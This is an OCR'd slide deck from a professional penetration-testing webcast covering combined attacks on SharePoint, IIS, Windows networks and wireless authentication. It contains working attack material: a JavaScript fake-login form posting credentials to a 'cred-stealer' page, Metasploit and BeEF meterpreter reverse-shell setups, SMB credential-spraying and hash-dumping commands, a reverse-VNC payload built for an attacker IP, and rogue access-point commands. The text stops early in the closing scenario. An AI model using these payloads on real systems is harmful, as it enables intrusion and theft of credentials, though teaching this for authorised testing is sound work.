The Pen Test Perfect Storm:

We Love Microsoft!
Pen Test Techniques – Part 4

By Ed Skoudis, Kevin Johnson,
& Joshua Wright of InGuardians

Hosted by Mike Yaffe of Core

Version 0.2

Outline

➡ The Power of Combined Attacks

- Web App Attack Tools and Techniques
- Network Attack Tools and Techniques
- Wireless Attack Tools and Techniques
- Combining It All Together – A Scenario
- Conclusions and Q&A

Previously on *Lost*…

- To recap, in Parts 1-3 of this trilogy, we discussed how penetration tests and testers are categorized:
  - 1) Network tests 2) Web application tests 3) Wireless tests
  - 4) Others, but those are the biggies…
- We also proposed that…
- …if you want to be a *great* pen tester…
- …make sure you can pivot between network pen tests, web app tests, and wireless pen tests
  - Furthermore, integrate these attack vectors together into a much more powerful combined attack
- To procure *great* pen tests, specify combined tests

Part 4? Wasn't That a Trilogy?

- Yes, yes it was. This is like *The Naked Gun, 33 1/3*.
- We feel the topic of combined pen tests is an important one
  - Plus, we have a lot of fun doing these
- We thought it would be interesting to get vendor-specific
- Bringing you another set of focused, practical webcasts on combined pen testing
  - We Love Microsoft!*
  - We Love Cisco!*
  - We Love Adobe!*

* It's true. We really, really do.

Today’s Focus


- Continue the concept of combined testing, focusing on the great features of Microsoft products
- To illustrate the pragmatic and iterative nature of combined tests, we’ll alter the order this time:
    1) Web App attack – SharePoint, pivoting, and browser exploitation
    2) Network exploitation – Target enumeration, wide-scale enterprise credential exploitation, extreme data pillaging
    3) Wireless attack – Network Access, RADIUS, & Soft APs

Outline

- The Power of Combined Attacks
- ➡ Web App Attack Tools and Techniques
- Network Attack Tools and Techniques
- Wireless Attack Tools and Techniques
- Combining It All Together – A Scenario
- Conclusions and Q&A

IIS Information Disclosure

- Information has always been a problem with web servers
  - Example pages
  - Documentation
  - Administrative consoles
  - Directory browsing
  - Error messages
- Of course, web servers have flaws that leak information
  - IIS 6 discloses the internal IP address
  - Fixed in KB 834141




```
$ nc 210.[redacted] 80
GET / HTTF/1.0

HTTP/1.1 302 Object moved
Connection: close
Date: Fri, 02 Apr 2010 16:10:13 GMT
Server: Microsoft-IIS/6.0
Location: http://192.168.0.2/gs/index.asp
Content-Length: 152
Content-Type: text/html
Set-Cookie: ASPSESSIONIDCCBTDDCR=FPDDKJADDHJNMAKJGIAPBLJF; path=/
Cache-control: private

<head><title>Object moved</title></head>
<body><h1>Object Moved</h1>This object may be found <a HREF="http://192.168.0.2/
gs/index.csp">here</a>.</body>
$ 
```

SharePoint Information Disclosure

Microsoft® Office SharePoint

- SharePoint is a "simple, highly reliable collaboration platform"
  - According to Microsoft's web site
- According to us, SharePoint is a treasure trove of information and fun!
- By default SharePoint displays:
  - Users and profiles from the Active Directory of the target
  - Organization charts
  - What content is available
    - Even if we do not have access to it!



□		Picture	Name
□			Ed Skoudis
□			Josh Wright
□			Kevin Johnson
□			Mike Poor
□			NT AUTHORITY\authenticated users


SharePoint XSS?

- Keep in mind that SharePoint is designed for SHARING!
- It allows users to upload content
  - Including HTML files with JavaScript!
- The files are served from the SharePoint server
  - This means Same-Origin is not broken
  - Our JavaScript can interact with the SharePoint pages
- One fun attack is to insert JavaScript that displays a log-in
  - Steal credentials from other users

```
document.write("<Form method='GET'
action="inguardians.com/cred-stealer.php'>
Username:
<input type='text' name='name'><br>
Password:<input type='text' name='password'>
<input type='submit'></form>");
```

BeEF and Metasploit

- Remember our favorite XSS framework?
  - BeEF by Wade Alcorn http://portswigger.net
- New versions support integration with Metasploit
  - This allows for client exploitation delivered via the zombie hook
- We can inject the BeEF hook as part of HTML uploaded to SharePoint
- We can choose an exploit based on the client
- Or launch browser AutoPwn
  - Not classy or subtle ;-)



Module

Metasploit Browser Exploits

This module creates a Metasploit listener using a backend server, and then sends the client code which creates an iframe connecting to the waiting exploit.

Setup MSF to allow BeEF access (settings in /beef/ui/msf.php):

```
    sudo ./msfconsole
    msf > load xmlrpc Pass=BeEFMSFPass
```

Exploit

windows/browser/adobe_utilprintf

Payload

windows/meterpreter/reverse_tcp

SSLVersion:
Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)

SSL3

SRVHOST (required):
The local host to listen on.

10.5.42.27

SRVPORT (required):
The local port to listen on.

8080

URIPATH:
The URI to use for this exploit (default is random)


LHOST (required):
The local address

Outline

- The Power of Combined Attacks
- Web App Attack Tools and Techniques
- ➡ Network Attack Tools and Techniques
- Wireless Attack Tools and Techniques
- Combining It All Together – A Scenario
- Conclusions and Q&A

Network Stuff: Finding Win Servers

- Let's look at some tools and techniques a pen tester can use to pivot mercilessly around a target Windows environment
- Suppose a pen tester finds him or herself with shell access to a compromised Windows client machine… What now?
  - Let's find Windows servers, for which we may have credentials!



```
C:\> netstat -na | find ":445"
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    10.1.1.252:1758        10.10.19.137:445       ESTABLISHED
  TCP    10.1.1.252:1782        10.42.1.12:445         ESTABLISHED
  UDP    0.0.0.0:445            *:*
C:\>
C:\> wmic logicaldisk get caption,description,providername
Caption  Description         ProviderName
C:       Local Fixed Disk
D:       CD-ROM Disc
E:       Removable Disk
Y:       Network Connection  \\10.10.19.137\server
Z:       Network Connection  \\10.42.1.12\share
```

Somebody appears to be using SMB!

USB Token!

Juicy servers!

Network Stuff: Finding MORE Win Servers

- That's nice… and we can jump to those mounted shares
- But, how can we find MORE target Windows servers, for which we have admin credentials across a large enterprise?
- The Nmap Scripting Engine, with Ron Bowes' SMB scripts, is your friend!
- First, dump credentials of your currently logged in user
  - Metasploit Meterpreter hashdump, fgdump, pwdump7, or whosthere.exe from Core
- Then, run Nmap to scan through target IP address space, trying to invoke the smb-psexec.nse script against targets

```
C:\> nmap --script smb-psexec.nse --script-args=smbuser=<username>,smbhash=<password>,config=<config> -p 445 <TargetIPaddrRange>
```

- The config file contains the command(s) you want to execute, such as "hostname", "ipconfig", or even "fgdump" (with upload)
  - Details available at http://nmap.org/nsedoc/scripts/smb-psexec.html
- If you get command output, you have admin credentials for that host

Network Stuff: Auto-Pillaging with Metepreter

- Once you've found targets where you have good credentials, you can exploit them using Metasploit (of course)
  - Then pillage again
- But… wouldn't it be cool if you could automatically pillage the target, pulling back all kinds of good stuff from it?
- Choose an exploit of exploit/windows/smb/psexec
- Choose a payload of the Meterpreter (such as windows/meterpreter/reverse_tcp)
- Then, set an autorun script for the Meterpreter:
  - `msf >` **`set AutoRunScript scraper.rb`**
- Set options (RHOST, ports, etc.) and exploit
- The scraper script pulls:
  - Users, Groups, Shares, Netstat info, Network neighborhood…
  - Services, Environment vars, Shares, and… HASHES!
- All data stored in ~/.msf3/logs/scraper/<Ipaddr><date&time>/
- All automatically! A beautiful piece of automation… We love Windows!

Now… fortified with with 100% more…

Automation!

Outline

- The Power of Combined Attacks
- Web App Attack Tools and Techniques
- Network Attack Tools and Techniques
- ➡ Wireless Attack Tools and Techniques
- Combining It All Together – A Scenario
- Conclusions and Q&A

EAP/TLS and Windows IAS

- EAP/TLS requires certificates for device authentication
  - Secure option for many organizations
  - Even compromised credentials do not yield attacker access to WLAN
- Windows IAS includes EAP/TLS support
  - Common path for organizations with Win2K3
- IAS also includes EAP-MD5 support, on by default
- AP does not differentiate between EAP types
  - Solely client and RADIUS configuration
  - Attacker with credentials can authenticate over WLAN using EAP-MD5, bypassing certificate requirements in EAP/TLS

Common configuration mistake in high-security EAP/TLS environments, bypassing certificate need to gain network admission.

Using EAP-MD5 Over Wireless

- No native supplicant support in XP/Vista/7 for EAP-MD5
- Linux/OSX, no problem!
- Win2K8/NPS supersedes IAS, no EAP-MD5 support

```
$ cat >wpa_supplicant.conf
network={
        ssid="SecureTargetSSID"
        scan_ssid=1
        key_mgmt=IEEE8021X
        eap=MD5
        identity="user"
        password="password"
        eapol_flags=0
}
^D
$ sudo wpa_supplicant -i wlan0 \
    -c wpa_supplicant.conf -D
$ dhcpcd -d wlan0
...
```

Windows 7 Soft AP

- Vista included complete wireless stack re-write
  - We got lots of cool tools from that!
- Win7 includes built-in soft AP
  - WPA2-PSK/CCMP only
- Can share wired or wireless with Internet Connection Sharing
- Requires administrator access on target


Also available in Win2K8 R2 with the WLAN Service

Wireless Hosted Interface Network Sharing

1

```
$ ./msfpayload
windows/vncinject/reverse_tcp
LHOST=ATT.AC.KER.IP LPORT=443 X >reverse-
vnc.exe
$ sudo ./msfcli exploit/multi/handler
PAYLOAD=windows/vncinject/reverse_tcp
LHOST=0.0.0.0 LPORT=443
DisableCourtesyShell=TRUE AUTOVNC=0 E
```

2 Transfer reverse-vnc.exe to victim, execute.



4

Local Area Connection Properties


Internet Connection Sharing

☑ Allow other network users to connect through this computer's Internet connection

Home networking connection: Wireless Network Connection 2

☑ Allow other network users to control or disable the shared Internet connection

Using ICS (Internet Connection Sharing)



3


nistrator: Command Prompt

```
C:\>netsh wlan set hostednetwork mode=allow ssid=linksys key=password
The hosted network mode has been set to allow.
The SSID of the hosted network has been successfully changed.
The user key passphrase of the hosted network has been successfully changed.

C:\>netsh wlan start hostednetwork
The hosted network started.
```

Outline


- The Power of Combined Attacks
- Web App Attack Tools and Techniques
- Network Attack Tools and Techniques
- Wireless Attack Tools and Techniques
- ➡ Combining It All Together – A Scenario
- Conclusions and Q&A

Scenario: Start with Info Gathering from SharePoint



Interact with SharePoint server to gather info: Internal IPaddrs and user/group info from AD

